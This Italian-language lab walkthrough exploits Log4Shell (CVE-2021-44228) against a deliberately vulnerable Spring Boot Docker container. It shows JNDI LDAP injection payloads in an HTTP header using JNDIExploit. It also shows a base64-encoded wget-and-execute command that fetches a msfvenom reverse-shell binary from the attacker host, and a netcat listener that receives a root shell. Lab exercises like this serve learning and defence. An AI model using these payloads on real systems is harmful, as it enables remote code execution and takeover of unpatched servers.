
Spring Boot Log4j - CVE-2021-44228 Docker Lab

La vulnerabilità Log4Shell (CVE-2021-44228) è in fondo un difetto di iniezione JNDI piuttosto semplice, ma in un posto davvero, davvero brutto. Log4J esegue una lookup() JNDI durante l'espansione dei segnaposto nei messaggi di log (o indirettamente come parametri per messaggi formattati) ...continua a leggere PSA: Log4Shell e lo stato attuale dell'iniezione JNDI.
Nota: questo dockerfile proviene originariamente da applicazione vulnerabile di esempio Log4Shell (CVE-2021-44228). Utilizza Log4j 2.14.1 (tramite spring-boot-starter-log4j2 2.6.1) e JDK 1.8.0_181.
Laboratorio container per giocare/imparare con CVE-2021-44228. Cloniamo il nostro repository.
$ git clone https://github.com/twseptian/Spring-Boot-Log4j-CVE-2021-44228-Docker-Lab.git
$ cd Spring-Boot-Log4j-CVE-2021-44228-Docker-Lab/
$ docker build spring-boot-log4j -t spring-boot-log4j-vulnerable

$ docker run -p 8080:8080 --name spring-boot-log4j-vulnerable spring-boot-log4j-vulnerable
Obiettivo: 172.17.0.2
Attaccante: 172.17.0.1
Aggiornamento (13 dicembre): Il repository JNDIExploit è stato rimosso da GitHub$ cd tools/
$ unzip JNDIExploit.v1.2.zip
$ cd JNDIExploit.v1.2/
$ java -jar JNDIExploit-1.2-SNAPSHOT.jar -h
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Usage: java -jar JNDIExploit-1.2-SNAPSHOT.jar [options]
Options:
* -i, --ip Local ip address
-l, --ldapPort Ldap bind port (default: 1389)
-p, --httpPort Http bind port (default: 8080)
-u, --usage Show usage (default: false)
-h, --help Show this help
$ echo 'ping -c 5 172.17.0.1' | base64 -w 0
cGluZyAtYyA1IDE3Mi4xNy4wLjEK
$ java -jar JNDIExploit-1.2-SNAPSHOT.jar -i 172.17.0.1 -p 8888
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 8888...
$ curl 172.17.0.2:8080 -H 'X-Api-Version: ${jndi:ldap://172.17.0.1:1389/Basic/Command/Base64/cGluZyAtYyA1IDE3Mi4xNy4wLjEK}'
...
[+] Received LDAP Query: Basic/Command/Base64/cGluZyAtYyA1IDE3Mi4xNy4wLjEK
[+] Paylaod: command
[+] Command: ping -c 5 172.17.0.1

[+] Sending LDAP ResourceRef result for Basic/Command/Base64/cGluZyAtYyA1IDE3Mi4xNy4wLjEK with basic remote reference payload
[+] Send LDAP reference result for Basic/Command/Base64/cGluZyAtYyA1IDE3Mi4xNy4wLjEK redirecting to http://172.17.0.1:8888/ExploitX07BVXemV5.class
[+] New HTTP Request From /172.17.0.2:58630  /ExploitX07BVXemV5.class
[+] Receive ClassRequest: ExploitX07BVXemV5.class
[+] Response Code: 200
$ sudo tcpdump -i docker0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on docker0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
22:32:07.210584 IP 172.17.0.2 > kali: ICMP echo request, id 33792, seq 0, length 64
22:32:07.210594 IP kali > 172.17.0.2: ICMP echo reply, id 33792, seq 0, length 64
22:32:08.210938 IP 172.17.0.2 > kali: ICMP echo request, id 33792, seq 1, length 64
22:32:08.210965 IP kali > 172.17.0.2: ICMP echo reply, id 33792, seq 1, length 64
22:32:09.211367 IP 172.17.0.2 > kali: ICMP echo request, id 33792, seq 2, length 64
22:32:09.211391 IP kali > 172.17.0.2: ICMP echo reply, id 33792, seq 2, length 64
22:32:10.211569 IP 172.17.0.2 > kali: ICMP echo request, id 33792, seq 3, length 64
22:32:10.211592 IP kali > 172.17.0.2: ICMP echo reply, id 33792, seq 3, length 64
22:32:11.211814 IP 172.17.0.2 > kali: ICMP echo request, id 33792, seq 4, length 64
22:32:11.211848 IP kali > 172.17.0.2: ICMP echo reply, id 33792, seq 4, length 64
$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=172.17.0.1 LPORT=4444 -f elf -o /tmp/rev.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes
Saved as: /tmp/rev.elf
$ sudo python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
base64wget http://172.17.0.1:8081/rev.elf -O /tmp/rev.elf && chmod +x /tmp/rev.elf && /tmp/rev.elf
$ echo 'wget http://172.17.0.1:8081/rev.elf -O /tmp/rev.elf && chmod +x /tmp/rev.elf && /tmp/rev.elf' | base64
d2dldCBodHRwOi8vMTcyLjE3LjAuMTo4MDgxL3Jldi5lbGYgLU8gL3RtcC9yZXYuZWxmICYmIGNobW9kICt4IC90bXAvcmV2LmVsZiAmJiAvdG1wL3Jldi5lbGYK
$ java -jar JNDIExploit-1.2-SNAPSHOT.jar -i 172.17.0.1 -p 8888
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 8888...
...
$ curl 172.17.0.2:8080 -H 'X-Api-Version: ${jndi:ldap://172.17.0.1:1389/Basic/Command/Base64/d2dldCBodHRwOi8vMTcyLjE3LjAuMTo4MDgxL3Jldi5lbGYgLU8gL3RtcC9yZXYuZWxmICYmIGNobW9kICt4IC90bXAvcmV2LmVsZiAmJiAvdG1wL3Jldi5lbGYK}'
Hello, world!
nc -lvnp 4444, poi netcat attiverà una reverse shell$ nc -lvnp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 172.17.0.2.
Ncat: Connection from 172.17.0.2:42176.
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
whoami
root
...
[+] Received LDAP Query: Basic/Command/Base64/d2dldCBodHRwOi8vMTcyLjE3LjAuMTo4MDgxL3Jldi5lbGYgLU8gL3RtcC9yZXYuZWxmICYmIGNobW9kICt4IC90bXAvcmV2LmVsZiAmJiAvdG1wL3Jldi5lbGYK
[+] Paylaod: command
[+] Command: wget http://172.17.0.1:8081/rev.elf -O /tmp/rev.elf && chmod +x /tmp/rev.elf && /tmp/rev.elf

